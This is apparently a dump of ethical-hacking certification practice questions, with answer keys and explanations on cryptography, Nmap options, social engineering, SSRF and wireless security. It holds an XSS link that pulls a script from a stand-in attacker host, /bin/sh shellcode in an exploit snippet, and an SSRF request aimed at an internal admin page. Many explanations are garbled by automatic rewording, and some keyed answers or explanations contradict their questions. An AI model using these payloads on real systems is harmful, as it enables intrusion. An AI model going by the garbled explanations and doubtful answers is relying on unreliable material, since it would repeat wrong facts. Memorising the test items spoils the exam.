in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption standard
- C. MDS encryption algorithm
- D. AES

Answer: B

Explanation:

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times, hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long. the smallest amount significant (right-most) bit in each byte may be a parity, and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption

process. Triple DES Modes Triple ECB (Electronic Code Book) • This variant of Triple DES works precisely the same way because the ECB mode of DES. • this is often the foremost commonly used mode of operation. Triple CBC (Cipher Block Chaining) • This method is extremely almost like the quality DES CBC mode. • like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. • the primary 64-bit key acts because the Initialization Vector to DES. • Triple ECB is then executed for one 64-bit block of plaintext. • The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. • This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION 91

- (Exam Topic 3)

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

- A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
- B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
- C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
- D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

NEW QUESTION 96

- (Exam Topic 3)

Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

- A. Wireshark
- B. Maltego
- C. Metasploit
- D. Nessus

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Metasploit_Project

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

The basic steps for exploiting a system using the Framework include.

- * 1. Optionally checking whether the intended target system is vulnerable to an exploit.
- * 2. Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included).
- * 3. Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server). Metasploit often recommends a payload that should work.
- * 4. Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.
- * 5. Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

NEW QUESTION 99

- (Exam Topic 3)

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners. What proxy tool will help you find web vulnerabilities?

- A. Maskgen
- B. Dimitry
- C. Burpsuite
- D. Proxychains

Answer: C

NEW QUESTION 103

- (Exam Topic 3)

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

- A. Data-driven firewall
- B. Packet firewall
- C. Web application firewall
- D. Stateful firewall

Answer: C

Explanation:

https://en.wikipedia.org/wiki/Web_application_firewall

A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting

HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

NEW QUESTION 105

- (Exam Topic 3)

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

- A. Kube-controller-manager
- B. Kube-scheduler
- C. Kube-apiserver
- D. Etc cluster

Answer: B

NEW QUESTION 109

- (Exam Topic 3)

Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?

- A. FISMA
- B. HITECH
- C. PCI-DSS
- D. Sarbanes-OxleyAct

Answer: C

NEW QUESTION 110

- (Exam Topic 3)

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.

What is the difference between pharming and phishing attacks?

- A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
- B. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
- C. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
- D. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
- E. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
- F. Both pharming and phishing attacks are identical

Answer: A

NEW QUESTION 113

- (Exam Topic 3)

What is the least important information when you analyze a public IP address in a security alert?

- A. DNS
- B. Whois
- C. Geolocation
- D. ARP

Answer: D

NEW QUESTION 114

- (Exam Topic 3)

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

- A. -T5
- B. -O
- C. -T0
- D. -A

Answer: A

NEW QUESTION 118

- (Exam Topic 3)

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses." Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

- A. The -A flag
- B. The -g flag
- C. The -f flag
- D. The -D flag

Answer: D

Explanation:

flags `-source-port` and `-g` are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 122

- (Exam Topic 3)

A security analyst uses Zenmap to perform an ICMP timestamp ping scan to acquire information related to the current time from the target host machine. Which of the following Zenmap options must the analyst use to perform the ICMP timestamp ping scan?

- A. -PY
- B. -PU
- C. -PP
- D. -Pn

Answer: C

NEW QUESTION 123

- (Exam Topic 3)

Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

- A. Evil twin attack
- B. DNS cache flooding
- C. MAC flooding
- D. DDoS attack

Answer: C

NEW QUESTION 126

- (Exam Topic 2)

Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasure to secure the accounts on the web server.

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or root-level access to the minimum number of users
- D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 129

- (Exam Topic 2)

Which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. BotnetD Firewall

Answer: B

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. Honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also, starting from defense thorough to academic research. additionally, there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. Honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit, indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 130

- (Exam Topic 2)

Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Answer: C

Explanation:

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 135

- (Exam Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot
- D. Bluto

Answer: D

Explanation:

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION 138

- (Exam Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

Answer: C

NEW QUESTION 140

- (Exam Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

Answer: C

Explanation:

Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION 142

- (Exam Topic 2)

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

- A. Twofish encryption algorithm
- B. HMAC encryption algorithm
- C. IDEA
- D. Blowfish encryption algorithm

Answer: A

Explanation:

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. It's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES. Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. Within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge.

How Secure is Twofish? Twofish is seen as a really secure option as far as encryption protocols go. One among the explanation that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category. Because Twofish uses "pre-computed key-dependent S-boxes", it is often susceptible to side channel attacks. This is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitute a practical break within the cipher.

Products That Use Twofish

- GnuPG:** GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.
- KeePass:** KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.
- Password Safe:** Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward, just create the database, set your master password.
- PGP (Pretty Good Privacy):** PGP is employed mostly for email encryption, it encrypts the content of the e-mail. However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail, so make certain to never put sensitive information in these fields when using PGP.
- TrueCrypt:** TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. This suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

NEW QUESTION 143

- (Exam Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscrip.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

Answer: A

NEW QUESTION 147

- (Exam Topic 2)

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

- A. Create an incident checklist.
- B. Select someone else to check the procedures.
- C. Increase his technical skills.
- D. Read the incident manual every time it occurs.

Answer: C

NEW QUESTION 149

- (Exam Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

Answer: C

Explanation:

The VRFY command enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION 152

- (Exam Topic 2)

Fred is the network administrator for his company. Fred is testing an internal switch.

From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 154

- (Exam Topic 2)

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

Answer: A

NEW QUESTION 157

- (Exam Topic 2)

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 161

- (Exam Topic 2)

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

- A. JSON-RPC
- B. SOAP API
- C. RESTful API
- D. REST API

Answer: C

Explanation:

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE

RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.

<https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf>

The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 165

- (Exam Topic 2)

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

- A. Quid pro quo
- B. Diversion theft
- C. Elicitation
- D. Phishing

Answer: A

Explanation:

<https://www.eccouncil.org/what-is-social-engineering/>

This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.

"A quid pro quo attack (aka something for something) attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action."

<https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20>

NEW QUESTION 169

- (Exam Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 171

- (Exam Topic 2)

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL <https://xyz.com/feed.php?url:externalsile.com/feed/to> to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed in the above scenario?

- A. website defacement
- B. Server-side request forgery (SSRF) attack
- C. Web server misconfiguration
- D. web cache poisoning attack

Answer: B

Explanation:

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url <https://192.168.0.68/admin>. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin
```

NEW QUESTION 174

- (Exam Topic 2)

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

- A. list server=192.168.10.2 type=all
- B. is-d abccorp.local
- C. lserver 192.168.10.2-t all
- D. List domain=Abccorp.local type=zone

Answer: B

NEW QUESTION 178

- (Exam Topic 2)

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

- A. Known plaintext
- B. Password spraying
- C. Brute force
- D. Dictionary

Answer: D

Explanation:

A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.

The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.

How is it done?

Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.

Some password Cracking Software:

- John the ripper
- L0phtCrack
- Aircrack-ng

NEW QUESTION 179

- (Exam Topic 2)

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes
- D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 181

- (Exam Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise
- D. WPA3-Enterprise

Answer: D

Explanation:

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.

WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:

• Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)

• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)

• Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve

• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol

Galois Message Authentication Code (BIP-GMAC-256)

The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

It protects sensitive data using many cryptographic algorithms. It provides authenticated encryption using GCMP-256. It uses HMAC-SHA-384 to generate cryptographic keys. It uses ECDSA-384 for exchanging keys.

NEW QUESTION 185

- (Exam Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to "know" to prove yourself that it was Bob who had send a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

Answer: D

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 187

- (Exam Topic 2)

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

Answer: A

NEW QUESTION 192

- (Exam Topic 2)

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

- A. WEP
- B. RADIUS
- C. WPA
- D. WPA3

Answer: A

Explanation:

Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be

ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy. A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP – which is included in many networking products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

NEW QUESTION 197

- (Exam Topic 2)

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80
- C. 0x70
- D. 0x90

Answer: D

NEW QUESTION 200

- (Exam Topic 2)

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on Jane?

- A. Dumpster diving
- B. Eavesdropping
- C. Shoulder surfing
- D. impersonation

Answer: D

NEW QUESTION 202

- (Exam Topic 2)

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

Answer: D

NEW QUESTION 206

- (Exam Topic 1)

Which of the following statements about a zone transfer is correct? (Choose three.)

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 207

- (Exam Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

Answer: A

Explanation:

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report: "The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks." Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact a little amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike. Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood. What's next? 